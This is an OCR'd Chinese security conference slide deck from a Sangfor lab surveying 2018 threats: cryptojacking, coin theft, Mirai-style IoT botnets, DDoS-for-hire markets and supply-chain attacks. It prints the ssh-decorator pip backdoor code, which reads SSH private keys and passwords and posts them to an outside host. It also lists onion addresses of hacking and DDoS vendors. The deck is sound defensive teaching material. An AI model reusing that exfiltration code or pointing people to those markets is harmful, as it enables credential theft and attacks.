FREEBUF
企业安全俱乐部

攻击热点指南针和深信服企业安全实践

庞思铭

psm@sangfor.com.cn

关于我

来自深信服千里目实验室
近期主要从事攻防技术规划、
安全趋势分析、
以及互联网地下黑产研究
地点：北京
Email:psm@sangfor.com.cn

千里目实验室->

CONTENT

一、近期攻击热点/热门安全领域


- 区块链相关的安全话题
- 基于IoT的僵尸网络及DDoS
- 供应链安全
- 与AI有关的安全话题
- 恶意软件
- 钓鱼
- 勒索、Raas


1.区块链相关话题

- 服务器恶意挖矿
  - StakePool方式主流（对应有solo）
  - 蠕虫特征，内网传播 如RubyMiner、JbossMiner 等
- 客户端挖矿
  - 浏览器Cryptojacking（如CoinHive）近期：Drupal漏洞传播
- 盗币
  - 钓鱼站点 盗取账号
  - 恶意软件 拦截替换转账钱包地址
  - 恶意软件 直接盗取钱包私钥
  - 替换挖矿机上钱包地址
  - Fork开源项目 注入后门

客户端挖矿典型案例

- 目前的场景
  - 1. 攻击服务器，嵌入Hoinhive挖矿脚本
  - 2.蠕虫型浏览器扩展插件，如FacexWorm






https://blog.trendmicro.com/trendlabs-security-intelligence/facexworm-targets-cryptocurrency-trading-platforms-abuses-facebook-messenger-for-propagation/

近期币圈各种盗币事件

- 20180525: 加密货币BTG遭遇51%算力攻击
  - 攻击者盗取价值达1800W美元的资金
- 20180511：比特币钱包 Electrum 遭遇“模仿”攻击：
  - 官网： electrum.org，模仿者electrum.com，fork 源码，改名 Electrum Pro，买了 Google SEO，并在程序里注入后门，偷取用户私钥，
- 20180320：盗币两年
  - 利用以太坊节点Geth/Parity RPC API 鉴权缺陷,针对公网暴露RPC端口并允许公网访问的节点，恶意调用 eth_sendTransaction 盗取代币。有调查显示还没洗掉的就超过2KW$
- 201803月： Coinsecure丢失3Million$
- 201712月： NiceHash丢失价值6KW美元的bitcoin



http://bitcoinist.com/51-percent-attack-hackers-steals-18-million-bitcoin-gold-btg-tokens/
https://thenextweb.com/hardfork/2018/05/11/electrum-impostor-exit-scam/
https://www.reddit.com/r/ethereum/comments/3ird55/holy_shit_my_eth_accounts_been_hacked/

2.基于IOT的僵尸网络和DDoS

FREEBUF
企业安全俱乐部

- Mirai或变种Satori、IoTReaper为代表
  - 22、23、2323等端口默认Pwd暴力破解
  - IoT_reaper 集成漏洞利用、慢速扫描、并集成Lua脚本环境
  - CWMP端口设备的RCE漏洞
  - 从远程C&C服务器加载获取攻击代码
  - 大量路由、摄像头、打印机等进行感染
  - 使用DGA算法变更域名，或采用区块链基础设施.bit的无监管域名




Figure 1: **Mirai Timeline**—Major attacks (red), exploits (yellow), and events (black) related to the Mirai botnet.

Reference: UnderstandingtheMiraiBotnet -- Manos Antonakakis

地上/地下市场的DDoS服务

not Evil
hss3uro2hsxfogfq.onion

ddos Search
query all ◉ titles ○ urls ○

About 78548 results (104ms), now you can chat to humans or chat to ned about your query

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17

ddos – UnderMarket
[community] [report: abuse clone cp bestof]
http://z57whuq7jaqgmh6d.onion/tag/ddos/
Last Response: Mon, 14 May 2018 21:29:37 +0000, Ping (sec): 21.57
Services crack , cracking , ddos , hack , hacking Member since: May 2017 Sales: 10926 Status: Online 9.2 1d 2d 2d...View vendor "Hack 'n' Crack" →...Next Giveaway in.....4 days...Full Vendor List...August...

ddos – UnderMarket
[community] [report: abuse clone cp bestof]
http://un62d2ywi33bho53.onion/tag/ddos/
Last Response: Mon, 14 May 2018 18:07:09 +0000, Ping (sec): 11.04
Services crack , cracking , ddos , hack , hacking Member sinc
11163 Status: Online 9.2 1d 2d 2d...View vendor "Hack 'n' Cra
Giveaway in.....3 days...Full Vendor List...August...

DDoS - Bazaar
[community] [report: abuse clone cp bestof]
http://bazaar3pfds6mgif.onion/ddos
This host is probably down
DDoS (0 - 0 of 0)...Sort by: Price | Name...Can't apply filter...W
this?...Register...Login...Finances and balance...How to buy?..
sell?...FAQ...Rules...News...Feedback...Your comment will...

DDos – Elbinario
[community] [report: abuse clone cp bestof]
http://binario5yvaed5ie.onion/tag/ddos/
Last Response: Mon, 14 May 2018 21:27:42 +0000, Ping (sec): 8.48
UFONet – es una herramienta diseñada para lanzar ataques D
objetivo, utilizando vectores 'Open Redirect' de aplicaciones w
como botnet. ...Read the Post Encuentros en la...

DDOS con httdoser – Elbinario

Tag: ddos

Hack 'n' Crack

Hacking and cracking services

Services
crack, cracking, ddos, hack, hacking
Member since: **May 2017**
Sales: **16318**
Status: **Online**
9.2
1d 2d 2d

View vendor →

DDoS attacks increased 91% in 2017 thanks to IoT

In Q3 2017, organizations faced an average of 237 DDoS attack attempts per month. And with DDoS-for-hire services, criminals can now attack and attempt to take down a company for less than $100.

By Alison DeNisco Rayome | November 20, 2017 5:45 AM PST

WebStresser

THIS SITE HAS BEEN SEIZED

The domain name **Webstresser.org** has been seized by the United States Department of Defense, Defense Criminal Investigative Service, Cyber Field Office in accordance with a warrant issued by the United States District Court for the Eastern District of Virginia. This domain name has been seized in conjunction with **Operation Power OFF**

Operation Power OFF is a coordinated effort by law enforcement agencies from The Netherlands, United Kingdom, Serbia, Croatia, Spain, Italy, Germany, Australia, Hong Kong, Canada and the United States of America, in cooperation with Europol.


The operation is aimed at the takedown of the illegal DDoS-for-hire-service Webstresser.org.

OPERATION PowerOFF

3.供应链安全/安全软件本身成为黑客工具

- APT组织常用手段；黑产攻击逐步出现；
- 利用用户对供应商的固有信任，将官方软件沦为感染源（比如利用安全软件当后门）
- 攻击成本低，影响非常大
  - XCodeGhost
  - Xshell -shadowpad
  - CCleaner（Shadowpad)227W
  - Krack- wpa-supplicant
  - Expetr/NotPetya -破坏为主 首先with MEdoc
  - Ubuntu Snap Store 捆绑挖矿恶意程序
  - linux安装源 apt\yum 被污染...
  - 潜在的：pip 污染\node.js\python插件\VS插件污染\Chrome浏览器插件...
  - 各种开源的区块链项目(官方fork 然后加入后门)...
  - 官方来源也不可靠（如上面被注入后门的以及 官方自留后门的）

什么是供应链攻击



https://csrc.nist.gov/CSRC/media/Projects/Supply-Chain-Risk-Management/documents/ssca/2017-winter/NCSC_Placemat.pdf

已见到的攻击向量

开发工具攻击
内部攻击
源代码攻击
官方源或补丁
第三方组件

Date	Attack Name	Target Technology	Attack Vector	Attack Note
Jun 2014	Havex / Dragonfly	Industrial Control Systems	Download Site Attack	• Watering hole attack
Apr 2015	KingSlayer	Network Logs and Event Monitor Tools	Download Site Attack	• Subversion at distribution point by redirecting download request to malicious actor site
Dec 2015	Juniper Network Attack	Network Equipment Source Code	Source Code Attack	• Unauthorized code added which created authentication bypass and ability to monitor and decrypt VPN traffic
Dec 2015	XcodeGhost	iOS	Software Development Tool Attack	• Fake version of the developer tool distributed to site frequented by developers
Jan 2017	Expensive Wall / Shady SDK	Android	Software Development Tool Attack	• Obfuscation used by malware developers to encrypt malicious code, allowing evasion of anti-malware protections
Jun 2017	Un-Named Attack	Python	Patch Site Attack	• Typosquatting attack
Jun 2017	NotPetya	MeDoc	Patch Site Attack	• Software infrastructure compromise to tamper with code
Jul 2017	Shadowpad	Network Manage Software Suite	Source Code Attack	• Backdoor injected into a network management software suite then pushed through software update
Aug 2017	Floxif	CCleaner	Insider/Download Site Attack	• Infiltration into development or distribution process before cryptographic signature for software occurred
Aug 2017	HackTask	JavaScript	Software Development Tool Attack	• Typosquatting attack
October 2017	Un-Named North Korea Attack	Anti-Virus Code	Source Code Attack	• Infiltrated network of a company providing computer anti-virus service

XcodeGhost-2015

由于官方XCode下载缓慢　国内大量开发者下载使用云盘上分享的Xcode开发环境包

超过4000个App被感染，经过Apple确认已经上架的超过25个

包含*信、*易音乐等都中招

Pip污染

- ssh-decorator 存在后门
- 窃取ssh登录凭证


```
from itertools import chain
try:
    from urllib.request import urlopen
    from urllib.parse import urlencode

    def log(data):
        try:
            post = bytes(urlencode(data), "utf-8")
            handler = urlopen("http://ssh-decorate.cf/index.php", post)
            res = handler.read().decode('utf-8')
        except:
            pass
except:
    from urllib import urlencode
    import urllib2
    def log(data):
        try:
            post = urlencode(data)
            req = urllib2.Request("http://ssh-decorate.cf/index.php", post)
            response = urllib2.urlopen(req)
            res = response.read()
        except:
```

```
self.port = port
self.verbose = verbose
# initiate connection
self.ssh_client = paramiko.SSHClient()
self.ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
privateKeyFile = privateKeyFile if os.path.isabs(privateKeyFile) else os.path.expanduser(privateKeyFile)
pdata = ""
if os.path.exists(privateKeyFile):
    private_key = paramiko.RSAKey.from_private_key_file(privateKeyFile)
    self.ssh_client.connect(server, port=port, username=user, pkey=private_key)
    try:
        with open(privateKeyFile, 'r') as f:
            pdata = f.read()
    except:
        pdata = ""
else:
    self.ssh_client.connect(server, port=port, username=user, password=password)
log({"server": server, "port":port, "pkey": pdata, "passowrd": password, "user":user})
self.chan = self.ssh_client.invoke_shell()
self.stdout = self.exec_cmd("PS1='python-ssh:'")  # ignore welcome message
self.stdin = ''
```

